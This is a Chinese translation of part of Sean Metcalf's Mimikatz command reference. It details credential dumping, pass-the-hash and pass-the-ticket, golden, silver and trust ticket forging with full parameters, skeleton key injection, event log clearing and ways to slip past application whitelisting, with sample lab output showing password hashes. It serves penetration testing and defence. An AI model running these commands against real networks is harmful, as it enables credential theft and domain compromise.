
Mimikatz 非官方指南和命令参考_Part2

Her0in (/author/Her0in) · 2016/02/01 11:29

原文地址：https://adsecurity.org/?page_id=1821 (https://adsecurity.org/?page_id=1821)
原文作者：Sean Metcalf (https://twitter.com/PyroTek3)

译者注：
由于原文 (https://adsecurity.org/?page_id=1821)中，作者（Sean Metcalf (https://twitter.com/PyroTek3)）已经明确的指出"未经本文作者明确的书面同意，请勿复制包含在此页面的全部或部分内容。"，因此为了分享此佳作，译者与作者（Sean Metcalf (https://twitter.com/PyroTek3)）在推上取得了联系，沟通之后，作者允许我将此文完整翻译并分享给其他人。在此也感谢 Sean Metcalf 大牛将有关 Mimikatz 的全部内容做了系统的整理并分享出来。以下是原文作者（Sean Metcalf）回复的截图，以作授权说明：


●●○○○ 中国移动 VPN 21:41
Sean Metcalf
@PyroTek3
16/1/11 23:05
16/1/11 23:06
Sorry, working a critical project this week. Will consider and get back to you. Thanks!
16/1/13 04:51
16/1/14 11:17
Yes, you can translate the Mimikatz page provided all links and graphics remain as well as a note that the content still belongs to me (& ADSecurity.org)
星期四03:44

0x00 简介

Mimikatz 作为当下内网渗透神器之一，看起来似乎很少有人真正关注它的全部功能（Sean Metcalf 在原文开头也表示了这样的疑惑），在一些诸如 "十大黑客工具" 的文章中也看不到 Mimikatz 的影子。 Sean Metcalf 大牛将有关 Mimikatz 的相关技术做了系统的整理，遂做粗糙翻译并作分享。译文难免有误，望各位看官及时指正。此文是译文的第二部分，主要阐述了使用 Mimikatz 创建三大票证（黄金票证，白银票证，信任票证）的命令用法，以及 哈希传递（PTH），票证传递（PTT），密钥传递（PTK），缓存传递（PTC）的利用，在第三部分中会包含大量常用或不常用的 Mimikatz 命令的具体用法。

0x01 执行 Mimikatz 的“另类思路”

Casey Smith (@subtee (https://twitter.com/subTee) & blog (http://subt0x10.blogspot.com/)) 已经做了很多事情，表明了应用程序白名单不是万能的 (http://subt0x10.blogspot.com/2015/11/your-whitelisting-application-has-no.html)。 Casey 也想出了很多新的想法，以“猥琐”的方式来执行 Mimikatz 。

- 在 RegSvcs or RegAsm 中执行 Mimikatz (https://gist.github.com/subTee/0a5e6ef84c321ffc89e4)
- 将 Mimikatz 打包＆隐藏在一个图片文件里 (http://subt0x10.blogspot.com/2015/11/your-whitelisting-application-has-no.html)
- 从 Github 中下载并执行 Mimikatz (https://gist.github.com/subTee/7e3f8979eafbe65d63e2)

0x02 最流行的 Mimikatz 命令

下面就介绍一些最流行的 Mimikatz 命令及相关功能。

- CRYPTO::Certificates (https://adsecurity.org/?page_id=1821#CRYPTOCertificates) – 列出/导出凭证
- KERBEROS::Golden (https://adsecurity.org/?page_id=1821#KERBEROSGolden) – 创建黄金票证/白银票证/信任票证
- KERBEROS::List (https://adsecurity.org/?page_id=1821#KERBEROSList) - 列出在用户的内存中所有用户的票证（TGT 和 TGS）。不需要特殊的权限，因为它仅显示当前用户的票证。与 “klist” 的功能相似。
- KERBEROS::PTT (https://adsecurity.org/?page_id=1821#KERBEROSPTT) - 票证传递。通常用于注入窃取或伪造的 Kerberos 票证（黄金票证/白银票证/信任票证）。
- LSADUMP::DCSync (https://adsecurity.org/?page_id=1821#LSADUMPDCSync) - 向 DC 发起同步一个对象（获取帐户的密码数据）的质询。无需在 DC 上执行代码。
- LSADUMP::LSA (https://adsecurity.org/?page_id=1821#LSADUMPLSA) – 向 LSA Server 质询检索 SAM/AD 的数据（正常或未打补丁的情况下）。可以从 DC 或者是一个 lsass.dmp 的转储文件中导出所有的 Active Directory 域凭证数据。同样也可以获取指定帐户的凭证，如 krbtgt 帐户，使用 /name 参数，如：“/name:krbtgt”
- LSADUMP::SAM (https://adsecurity.org/?page_id=1821#LSADUMPSAM) - 获取 SysKey 来解密 SAM 的项目数据（从注册表或者 hive 中导出）。SAM 选项可以连接到本地安全帐户管理器（SAM）数据库中并能转储本地帐户的凭证。可以用来转储在 Windows 计算机上的所有的本地凭据。
- LSADUMP::Trust (https://adsecurity.org/?page_id=1821#LSADUMPTrust) - 向 LSA Server 质询来获取信任的认证信息（正常或未打补丁的情况下）。为所有相关的受信的域或林转储信任密钥（密码）。

- MISC::AddSid (https://adsecurity.org/?page_id=1821#MISCAddSid) – 将用户帐户添加到 SID 历史记录。第一个值是目标帐户，第二值是帐户/组名（可以是多个）（或 SID ）。
- MISC::MemSSP (https://adsecurity.org/?page_id=1821#MISCMemSSP) – 注入恶意的 Wndows SSP 来记录本地身份验证凭据。
- MISC::Skeleton (https://adsecurity.org/?page_id=1821#MISCSkeleton) – 在 DC 中注入万能钥匙（Skeleton Key） 到 LSASS 进程中。这使得所有用户所使用的万能钥匙修补 DC 使用 “主密码”（又名万能钥匙）以及他们自己通常使用的密码进行身份验证。
- PRIVILEGE::Debug (https://adsecurity.org/?page_id=1821#PRIVILEGEDebug) – 获得 Debug 权限（很多 Mimikatz 命令需要 Debug 权限或本地 SYSTEM 权限）。
- SEKURLSA::Ekeys (https://adsecurity.org/?page_id=1821#SEKURLSAEkeys) – 列出 Kerberos 密钥
- SEKURLSA::Kerberos (https://adsecurity.org/?page_id=1821#SEKURLSAKerberos) – 列出所有已通过认证的用户的 Kerberos 凭证（包括服务帐户和计算机帐户）
- SEKURLSA::Krbtgt (https://adsecurity.org/?page_id=1821#SEKURLSAKrbtgt) – 获取域中 Kerberos 服务帐户（KRBTGT）的密码数据
- SEKURLSA::LogonPasswords (https://adsecurity.org/?page_id=1821#SEKURLSALogonPasswords) – 列出所有可用的提供者的凭据。这个命令通常会显示最近登录过的用户和最近登录过的计算机的凭证。
- SEKURLSA::Pth (https://adsecurity.org/?page_id=1821#SEKURLSAPth) – Hash 传递 和 Key 传递（注：Over-Pass-the-Hash 的实际过程就是传递了相关的 Key(s)）
- SEKURLSA::Tickets (https://adsecurity.org/?page_id=1821#SEKURLSATickets) – 列出最近所有已经过身份验证的用户的可用的 Kerberos 票证，包括使用用户帐户的上下文运行的服务和本地计算机在 AD 中的计算机帐户。与 kerberos::list 不同的是 sekurlsa 使用内存读取的方式，它不会受到密钥导出的限制。
- TOKEN::List (https://adsecurity.org/?page_id=1821#TOKENList) – 列出系统中的所有令牌
- TOKEN::Elevate (https://adsecurity.org/?page_id=1821#TOKENElevate) – 假冒令牌。用于提升权限至 SYSTEM 权限（默认情况下）或者是发现计算机中的域管理员的令牌。
- TOKEN::Elevate /domainadmin (https://adsecurity.org/?page_id=1821#TOKENElevate) – 假冒一个拥有域管理员凭证的令牌。

0x03 ADSecurity 中与 Mimikatz 相关的文章

所有提及到 Mimikatz 的文章：ADSecurity.org Mimikatz Posts (https://adsecurity.org/?tag=mimikatz)

- Mimikatz and Active Directory Kerberos Attacks (https://adsecurity.org/?p=556)
- Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync (https://adsecurity.org/?p=2053)
- How Attackers Use Kerberos Silver Tickets to Exploit Systems (https://adsecurity.org/?p=2011)
- Mimikatz DCSync Usage, Exploitation, and Detection (https://adsecurity.org/?p=1729)
- Sneaky Active Directory Persistence #12: Malicious Security Support Provider (SSP) (https://adsecurity.org/?p=1760)
- Sneaky Active Directory Persistence #11: Directory Service Restore Mode (DSRM) (https://adsecurity.org/?p=1714)
- Kerberos Golden Tickets are Now More Golden (https://adsecurity.org/?p=1640)
- It’s All About Trust – Forging Kerberos Trust Tickets to Spoof Access across Active Directory Trusts (https://adsecurity.org/?p=1588)
- Detecting Mimikatz Use (https://adsecurity.org/?p=1567)

0x04 Mimikatz 命令指南

Mimikatz 可以在交互模式中运行，只需运行 “Mimikatz.exe” 即可或传递命令并退出（例如：`'Mimikatz “Kerberos::list” exit'`）。Invoke-Mimikatz 没有交互模式。

Mimikatz 可以在命令行中传递多个命令，这在使用 Invoke-Mimikatz 或者是在脚本文件中使用 Mimikatz 时非常有用。

追加的 “exit” 是 Mimikatz 执行的最后一个命令，这能够使 Mimikatz 自动退出。

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "sekurlsa::logonpasswords" exit

.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
 '#####'                                     with 17 modules * * */

mimikatz(commandline) # privilege::debug
 Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 646260 (00000000:0009dc74)
 Session           : RemoteInteractive from 2
 User Name         : adsadministrator
 Domain            : ADSECLAB
 Logon Server      : ADSDC03
 Logon Time        : 11/27/2015 11:41:27 AM
 SID               : S-1-5-21-1581655573-3923512380-696647894-500
 msv :
 [00000003] Primary
 * Username : ADSAdministrator
 * Domain   : ADSECLAB
 * NTLM     : 5164b7a0fda365d56739954bbbc23835
 * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
 [00010000] CredentialKeys
 * NTLM     : 5164b7a0fda365d56739954bbbc23835
 * SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
 tspkg :
 wdigest :
 * Username : ADSAdministrator
 * Domain   : ADSECLAB
 * Password : (null)
 kerberos :
 * Username : adsadministrator
 * Domain   : LAB.ADSECURITY.ORG
 * Password : (null)
 ssp :   KO
```

交互模式提供了一个命令可以输入并实时执行的 “Mimikatz 控制台”：

```
PS C:\temp\mimikatz> .\mimikatz

.#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Nov 13 2015 00:44:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
 '#####'                                     with 17 modules * * */

mimikatz # privilege::debug
 Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 646260 (00000000:0009dc74)
 Session           : RemoteInteractive from 2
 User Name         : adsadministrator
 Domain            : ADSECLAB
 Logon Server      : ADSDC03
 Logon Time        : 11/27/2015 11:41:27 AM
```

```
SID               : S-1-5-21-1581655573-3923512380-696647894-500
msv :
[00000003] Primary
* Username : ADSAdministrator
* Domain   : ADSECLAB
* NTLM     : 5164b7a0fda365d56739954bbbc23835
* SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
[00010000] CredentialKeys
* NTLM     : 5164b7a0fda365d56739954bbbc23835
* SHA1     : f8db297cb2ae403f8915675cebe79643d0d3b09f
tspkg :
wdigest :
* Username : ADSAdministrator
* Domain   : ADSECLAB
* Password : (null)
kerberos :
* Username : adsadministrator
* Domain   : LAB.ADSECURITY.ORG
* Password : (null)
ssp :   KO
credman :
```

0x05 Mimikatz 命令参考

Mimikatz 的模块如下：

- CRYPTO
  - CRYPTO::Certificates
- DPAPI
- EVENT
- KERBEROS
  - Golden Tickets
  - Silver Tickets
  - Trust Tickets
  - KERBEROS::PTT
- LSADUMP
  - DCSync
  - LSADUMP::LSA
  - LSADUMP::SAM
  - LSADUMP::Trust
- MISC
- MINESWEEPER
- NET
- PRIVILEGE
  - PRIVILEGE::Debug
- PROCESS

- SERVICE
- SEKURLSA
    - SEKURLSA::Kerberos
    - SEKURLSA::Krbtgt
    - SEKURLSA::LogonPasswords
    - SEKURLSA::Pth
- STANDARD
- TOKEN
    - TOKEN::Elevate
    - TOKEN::Elevate /domainadmin
- TS
- VAULT

注：任何被标记为"实验"的项目，都应该仅在测试环境中使用。

加密模块（CRYPTO）

Mimikatz 的 CRYPTO 模块提供与 Windows 加密功能（CryptoAPI (https://msdn.microsoft.com/en-us/library/ms867086.aspx)）进行对接的高级功能。

典型的用法的是用于导出未标记为“可导出”的证书。

CRYPTO::CAPI – （实验）是对 CryptoAPI 层的补丁，便于导出凭证数据。

CRYPTO::Certificates - 列出/导出 证书

关于使用 Mimikatz 导出证书 (http://www.darkoperator.com/blog/2013/6/11/stealing-user-certificates-with-meterpreter-mimikatz-extensi.html)，Carlos Perez (又名DarkOperator (https://twitter.com/Carlos_Perez)) 发表过一篇很棒的文章。

这个命令可以列出证书以及证书中密钥的属性。它同样也可以导出证书。通常情况下，需要先执行 “privilege::debug”

- /systemstore - 可选的参数 - 此参数被用于指定系统证书存储库类型(默认为: `CERT_SYSTEM_STORE_CURRENT_USER`)
- /store – 可选的参数 - 此参数必须被用于 列出/导出证书（默认为：My）— 使用 “crypto::stores” 列出所有内容
- /export - 可选的参数 - 将所有的证书导出到文件中（DER 为证书的公有部分，PFX 为证书的私有部分 – 密码使用 “mimikatz” 进行了保护）

Benjamin 对 CRYPTO:Certificates 的注释：

- crypto::stores (https://github.com/gentilkiwi/mimikatz/wiki/module-%7E-crypto#stores) 给出了可用的 systemstore 列表，并输出了 store 参数可用的列表。
- 不可导出的密钥（常见错误为：KO - ERROR kuhl_m_crypto_exportCert ; Export / CreateFile (0x8009000b)）可以使用 crypto::capi (https://github.com/gentilkiwi/mimikatz/wiki/module-%7E-crypto#capi) 或者 crypto::cng

(https://github.com/gentilkiwi/mimikatz/wiki/module-%7E-crypto#cng) 进行导出。

- 尽管已有 crypto::capi (https://github.com/gentilkiwi/mimikatz/wiki/module-%7E-crypto#capi) 或 crypto::cng (https://github.com/gentilkiwi/mimikatz/wiki/module-%7E-crypto#cng) 补丁，但是你必须在文件系统上拥有正确的 ACL 去访问私钥（如：UAC）。
- 有些智能卡加密提供者会报告“成功导出私钥”（实际上并不没有成功导出）。

CRYPTO::CNG - （实验）对 CNG 服务进行补丁，便于导出（补丁 “KeyIso” 服务）

CRYPTO::Hash - 对一个密码进行哈希操作（可以使用可选的用户名）

CRYPTO::Keys - 列出/导出密钥容器


CRYPTO::Providers - 列出加密提供者

CRYPTO::Stores - 列出加密存储库

- /systemstore - 可选的参数 - 此参数被用于指定系统证书存储库类型(默认为: CERT_SYSTEM_STORE_CURRENT_USER)

Store 选项:

```
CERT_SYSTEM_STORE_CURRENT_USER or CURRENT_USER
CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY or USER_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE or LOCAL_MACHINE
CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY or LOCAL_MACHINE_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE or LOCAL_MACHINE_ENTERPRISE
CERT_SYSTEM_STORE_CURRENT_SERVICE or CURRENT_SERVICE
CERT_SYSTEM_STORE_USERS or USERS
CERT_SYSTEM_STORE_SERVICES or SERVICES
```




DPAPI 模块

DPAPI::Blob – 使用 API 或 Masterkey 解除 DPAPI 二进制大对象的保护
DPAPI:Cache
DPAPI::CAPI – CAPI 密钥测试
DPAPI::CNG – CNG 密钥测试
DPAPI::Cred – CRE 测试
DPAPI::CredHist – 配置一个 Credhist 文件
DPAPI::MasterKey – 配置 Masterkey 文件或解除保护（依赖于密钥）
DPAPI::Protect – 使用 DPAPI 保护数据
DPAPI::Vault – VAULT 测试

EVENT 模块

EVENT::Clear – 清空事件日志

EVENT:::Drop –（实验）对事件服务进行补丁，避免新的事件产生



KERBEROS 模块

Mimikatz 的 KERBEROS 模块用于与微软官方的 Kerberos API 进行对接。此模块中的命令不需要特殊的权限。

- KERBEROS::Clist – 列出 MIT/Heimdall 缓存中的票证
- KERBEROS::Golden – 创建 黄金票证/白银票证/信任票证

该命令提供的功能需要根据检索到的密码的哈希类型执行。

Type	Requirement	Scope
Golden (https://adsecurity.org/?p=1640)	KRBTGT hash	Domain/Forest
Silver (https://adsecurity.org/?p=1515)	Service hash	Service
Trust (https://adsecurity.org/?p=1588)	Trust hash	Domain/Forest -> Domain/Forest (基于帐户的访问)

黄金票证（Golden Ticket）

黄金票证是一个使用 KRBTGT 帐户的 NTLM 密码哈希来加密和签名的 TGT 。

黄金票证（简称：GT）可以用于创建任何在域中的用户（实际存在或不存在的均可）冒充为任何在域中的组（提供几乎不受限制的权限）的成员以及在域中的任何资源。由于黄金票证是一种身份验证票证（TGT 如下所述），所以其范围是 TGT 整个域（以及利用了 SID 历史的 AD 林），还有一个原因是 TGT 可以用来获取用于访问资源的服务票据（TGS）。黄金票证（TGT）包含了用户组成员信息（PAC），这些信息使用了域的 Kerberos 服务帐户（KRBTGT）进行加密，签名并且只能由 KRBTGT 帐户才能打开并读取这些信息。
总之，一旦攻击者能够访问 KRBTGT 帐户的密码哈希，他们就可以创建黄金票证（TGT）用于在任何时候访问在 AD 中的任何东西。

Mimikatz 黄金票证命令参考

创建一个黄金票证的 Mimikatz 命令为 “kerberos::golden”

- /domain – 指定完全合格的域名称，如: “lab.adsecurity.org”。
- /sid – 指定域的 SID。 如: “S-1-5-21-1473643419-774954089-2222329127”.
- /sids – 指定你想要使用票证去欺骗其他在 AD 林中的帐户或组的 SID。这个是根域中，企业管理员组（Enterprise Admins group）的 SID “S-1-5-21-1473643419-774954089-5872329127-519”。 此参数将会添加所提供的 SID 到 SID History 参数。 (https://adsecurity.org/?p=1640)
- /user – 指定假冒的用户名。
- /groups (可选的) – 指定用户所属组的 RID (第一个是主要的组)。添加用户或计算机帐户的 RID，以获得相同的访问权限。默认组: 513,512,520,518,519 是众所周知的 Administrator 组的 RID（下面会列出）。
- /krbtgt – 获取域的 KDC 服务帐户(KRBTGT)的 NTLM 密码哈希。用于对 TGT 进行加密和签名。
- /ticket (可选的) – 提供保存黄金票证文件的路径和名称或者使用 /ptt 参数将黄金票证注入到内存中。
- /ptt – 是 /ticket 参数的替代参数– 使用该参数可以立即将伪造的票证注入到内存中。
- /id (可选的) – 用户的 RID。 Mimikatz 中默认的值为 500 (默认的 Administrator 帐户的 RID)。
- /startoffset (optional) – 当票证可用时指定起始偏移(在使用此选项时通常指定为 -10 或 0)。 Mimikatz 中默认的值为 0。
- /endin (可选的) – 票证的生命周期。 Mimikatz 中默认的值为 10 年 (5,262,480 分钟)。 Active Directory 中的 Kerberos 策略设置的值是 10 小时 (600 分钟)。
- /renewmax (可选的) – 使用了续约的票证的最大生命周期。 Mimikatz 中默认的值为 10 年 (5,262,480 分钟)。 Active Directory 中的 Kerberos 策略设置的值是 7 天 (10,080 分钟)。
- /sids (可选的) – 指定在 AD 林中的企业管理员组（Enterprise Admins group）([ADRootDomainSID]-519) 中的 SID 以便欺骗

在 AD 林中的企业管理员权限 (在 AD 林中的每一个域中的 AD 管理员)。

